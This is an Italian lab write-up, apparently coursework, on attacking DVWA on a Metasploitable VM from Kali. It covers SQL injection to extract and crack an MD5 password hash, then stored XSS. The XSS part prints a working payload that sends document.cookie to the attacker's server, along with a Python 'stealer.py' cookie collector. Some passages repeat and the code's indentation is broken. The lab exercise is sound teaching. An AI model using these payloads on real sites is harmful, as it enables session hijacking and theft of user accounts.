Grazie a questa procedura, la concatenazione dei dati ha permesso di ottenere in modo semplice e diretto la stringa contenente il nome, il cognome e l'hash della password dell'utente selezionato, favorendo così l'identificazione e la successiva analisi dell'hash stesso.

La leggibilità del risultato, dovuta all'uso di separatori ben definiti, ha agevolato la fase di attacco: attraverso tecniche come il brute force o l'impiego di dizionari, si è potuto decifrare la stringa MD5 ottenuta e risalire alla password in chiaro, compromettendo l'integrità del sistema di autenticazione.

Questo dimostra quanto sia rischioso esporre dati sensibili senza adeguate misure di sicurezza, sottolineando la necessità di adottare algoritmi di hashing più robusti e sistemi di autenticazione multifattoriale per tutelare gli account degli utenti.

La funzione concat

La funzione concat() unisce il nome, il cognome e l'hash della password in una stringa formattata, separando i dati tramite uno spazio e i due punti, per una lettura più chiara.

Il risultato ottenuto dalla query è:

Pablo Picasso: 0d107d09f5bbe40cade3de5c71e9e9b7

Grazie all'estrazione dell'hash della password tramite la query mirata, è stato possibile effettuare un attacco di tipo brute force o dizionario sull'hash MD5 ottenuto, arrivando alla decifrazione della password corrispondente.

Una volta individuata la stringa in chiaro, la fase di autenticazione risulta compromessa: l'accesso al profilo dell'utente Pablo Picasso può avvenire impiegando direttamente le credenziali rilevate, dimostrando così la pericolosità dell'esposizione degli hash delle password e sottolineando l'importanza di adottare meccanismi di protezione robusti, come l'uso di algoritmi di hashing più sicuri e l'implementazione di sistemi di autenticazione multifattoriale.



Risultato e Decifrazione della Password

L'hash MD5 recuperato per l'utente **Pablo Picasso** è: **0d107d09f5bbe40cade3de5c71e9e9b7**.

Password ottenuta: letmein

Le credenziali complete per l'utente Pablo Picasso sono quindi:

- Username: **pablo**
- Password: **letmein**
- Nome completo: **Pablo Picasso**

Questo esempio evidenzia chiaramente come la semplice esposizione dell'hash della password possa portare alla compromissione dell'intero sistema di autenticazione: una volta che un attaccante riesce a ottenere la corrispondenza in chiaro tramite tecniche di brute force o dizionario, l'accesso non autorizzato al profilo dell'utente diventa immediato, mettendo a rischio la sicurezza delle informazioni personali e sottolineando la necessità di adottare misure preventive più efficaci per la protezione delle credenziali.

Conclusioni

Conclusioni e Considerazioni sulla Sicurezza Vulnerabilità Dimostrate

Nel corso dell'esercitazione sono state evidenziate numerose vulnerabilità che mettono a rischio la sicurezza delle applicazioni web. In primo luogo, è stata riscontrata la possibilità di eseguire attacchi di tipo **SQL Injection** nonostante la presenza di protezioni di livello intermedio, dimostrando che queste misure possono essere aggirate da tecniche più sofisticate.

Un altro punto critico riguarda il bypass della funzione **mysql_real_escape_string()** tramite la codifica esadecimale **hex encoding**, che permette agli attaccanti di superare i controlli sugli input e accedere a dati che dovrebbero essere protetti.

Queste vulnerabilità hanno consentito l'accesso non autorizzato a informazioni sensibili, evidenziando la debolezza delle misure di sicurezza implementate e la necessità di adottare strategie più efficaci per la protezione dei **dati**. Infine, è stata sottolineata la **criticità** dell'utilizzo di algoritmi di hashing deboli, come **MD5**, per la protezione delle password, che espongono le credenziali degli utenti a rischi concreti di **compromissione**.

XSS SU DVWA - LIVELLO LOW/MEDIUM

Configurazione della macchina
Kali linux:
Dalle impostazioni di rete configurare la macchina kali connettendola sulla Rete con NAT, alla rete gli viene dato il nome **xss**, così la macchina è pronta per l'accensione.

Configurazione della macchina

Metasploitable

Dalle impostazioni di rete configurare la macchina Metasploitable connettendola sulla Rete con NAT, alla rete gli viene dato il nome **xss**, così la macchina è pronta per l'accensione.



Dimostrazione dell'esercizio

Andiamo su Kali e accediamo al sito Metasploitable sulla sezione DVWA, per rispettare il terzo parametro mettiamo in low la sicurezza della DVWA.

Conclusione

Durante il laboratorio Giorno 2, in un ambiente controllato (DVWA su Metasploitable e Kali), è stata analizzata e dimostrata la vulnerabilità di XSS persistente nei livelli LOW e MEDIUM,

Sfruttare la vulnerabilità XSS

INTRODUZIONE E CONTESTO


Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

AMBIENTE DI TESTING

1. IP Kali Linux: 192.168.104.100/24
2. IP Metasploitable: 192.168.104.150/24
3. Livello difficoltà DVWA: LOW
4. I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444


Configurazione della macchina Kali linux:

Dalle impostazioni di rete configurare la macchina kali connettendola sulla Rete con NAT, alla rete gli viene dato il nome XSS, così la macchina è pronta per l'accensione



sudo nano /etc/network/interfaces

Una volta avviata la macchina kali diamo i seguenti comandi per settare l'ip richiesto (sudo nano /etc/network/interfaces) una volta dentro diamo i parametri giusti come address,netmask,gateway e dns-nameservers; usiamo (sudo /etc/init.d/networking restart) per riavviare il tutto.



```
File Actions Edit View Help
GNU nano 8.6
This file describes the network interfaces
# and how to activate them. For more information
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.104.100
    netmask 255.255.255.0
    gateway 192.168.104.1
    dns-nameservers 8.8.8.8 8.8.4.4
```

MacBook Pro

IP A


Con il comando ip a analizziamo che l'operazione di configurazione dell'ip sia avvenuta con successo, infatti dalla slide si può notare che la nostra macchina ha come ip 192.168.104.100 quindi il primo parametro è stato rispettato.

```
— ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_code
p default qlen 1000
        link/ether 08:00:27:ff:e5:0d brd ff:ff:ff:ff:ff:ff
        inet 192.168.104.100/24 brd 192.168.104.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:feff:e50d/64 scope link proto kernel ll
            valid_lft forever preferred_lft forever
```

MacBook Pro

Configurazione della macchina Metasploitable

Dalle impostazioni di rete configurare la macchina Metasploitable connettendola sulla Rete con NAT, alla rete gli viene dato il nome XSS, così la macchina è pronta per l'avvio.



IP Metasploitable

Una volta avviata la macchina Metasploitable diamo i seguenti comandi per settare l'ip richiesto (sudo nano /etc/network/interfaces) una volta dentro diamo i parametri giusti come address,netmask,gateway e dns-nameservers; usiamo (sudo /etc/init.d/networking restart) per riavviare il tutto.

Con il comando ip a analizziamo che l'operazione di configurazione dell'ip sia avvenuta con successo, infatti dalla slide si può notare che la nostra macchina ha come IP: 192.168.104.150

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150
    subnetmask 255.255.255.0
    gateway 192.168.104.1
    dns-nameservers 8.8.8.8 8.8.4.4
```

[Read 16 lines]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To :
MacBook Pro

Dimostrazione dell'esercizio:

Andiamo su Kali e accediamo al sito Metasploitable sulla sezione DVWA, per rispettare il terzo parametro mettiamo in low la sicurezza della DVWA.

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to **low**

Username: admin
Security Level: low
PHPIDS: disabled

MacBook Pro

Dimostrazione dell'esercizio:

Per rispettare il quarto parametro, basterebbe un netcat in ascolto nella porta 4444, ma dato che riceveremo molti dati e teoricamente da molte persone dato che ogni volta che qualcuno caricherà la pagina, riceveremo i suoi dati su un web server, per una questione di efficienza e comodità scriviamo questo codice python da utilizzare come server..

```
stealer.py
1  from http.server import BaseHTTPRequestHandler, HTTPServer
2  from urllib.parse import urlparse, parse_qs, unquote
3  from datetime import datetime
4
5  class Handler(BaseHTTPRequestHandler):
6      def do_GET(self):
7          params = parse_qs(urlparse(self.path).query)
8          if 'c' in params:
9              print(f"\n{'='*50}")
10             print(f"[+] Data/Ora: {datetime.now()}")
11             print(f"[+] IP: {self.client_address[0]}")
12             print(f"[+] Cookie: {params['c'][0]}")
13             print(f"[+] User-Agent: {self.headers.get('User-Agent')}")
14             print(f"\n{'='*50}")
15             self.send_response(200)
16             self.end_headers()
17             def log_message(self, *args): pass
18
19             print("[*] Server in ascolto...")
20             HTTPServer(('0.0.0.0', 4444), Handler).serve_forever()
```

MacBook Pro

xss stored.

Una volta completato questo codice python, mandiamo lo script nella sessione XSS stored. Ovvero facciamo il copia e incolla della riga di codice in message, e utilizziamo un nome generico, così nella sessione potremmo visone il cookie.

```
<script> new Image().src='http://192.168.104.100:4444/?c='+document.cookie; </script>
```

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main page is titled "Vulnerability: Stored Cross Site". On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "XSS stored" button is highlighted in green. Below the sidebar is a form with fields for "Name" (containing "3243") and "Message" (containing the exploit code). A "Sign Guestbook" button is at the bottom of the form. To the right of the form, there are three preview boxes showing the results of previous submissions: "Name: test, Message: This is a test comment.", "Name: test, Message:", and "Name: ciao, Message:". At the bottom of the screen, a developer tools console window is open, showing the DOM structure of the page and a network error message: "promise) TypeError: NetworkError when attempting to fetch resource.". The developer tools also show some CSS styles for input and textarea elements.

Il nostro web server riceve i vari cookie...

Una volta completato questo codice python, mandiamo lo script nella sessione XSS stored. Ovvero facciamo il copia e incolla della riga di codice in message, e utilizziamo un nome generico, così nella sessione potremmo visone il cookie.

```
<script> new Image().src='http://192.168.104.100:4444/?c='+document.cookie; </script>
```

```
File Actions Edit view Help
python3 stealer.py
[*] Server in ascolto ...

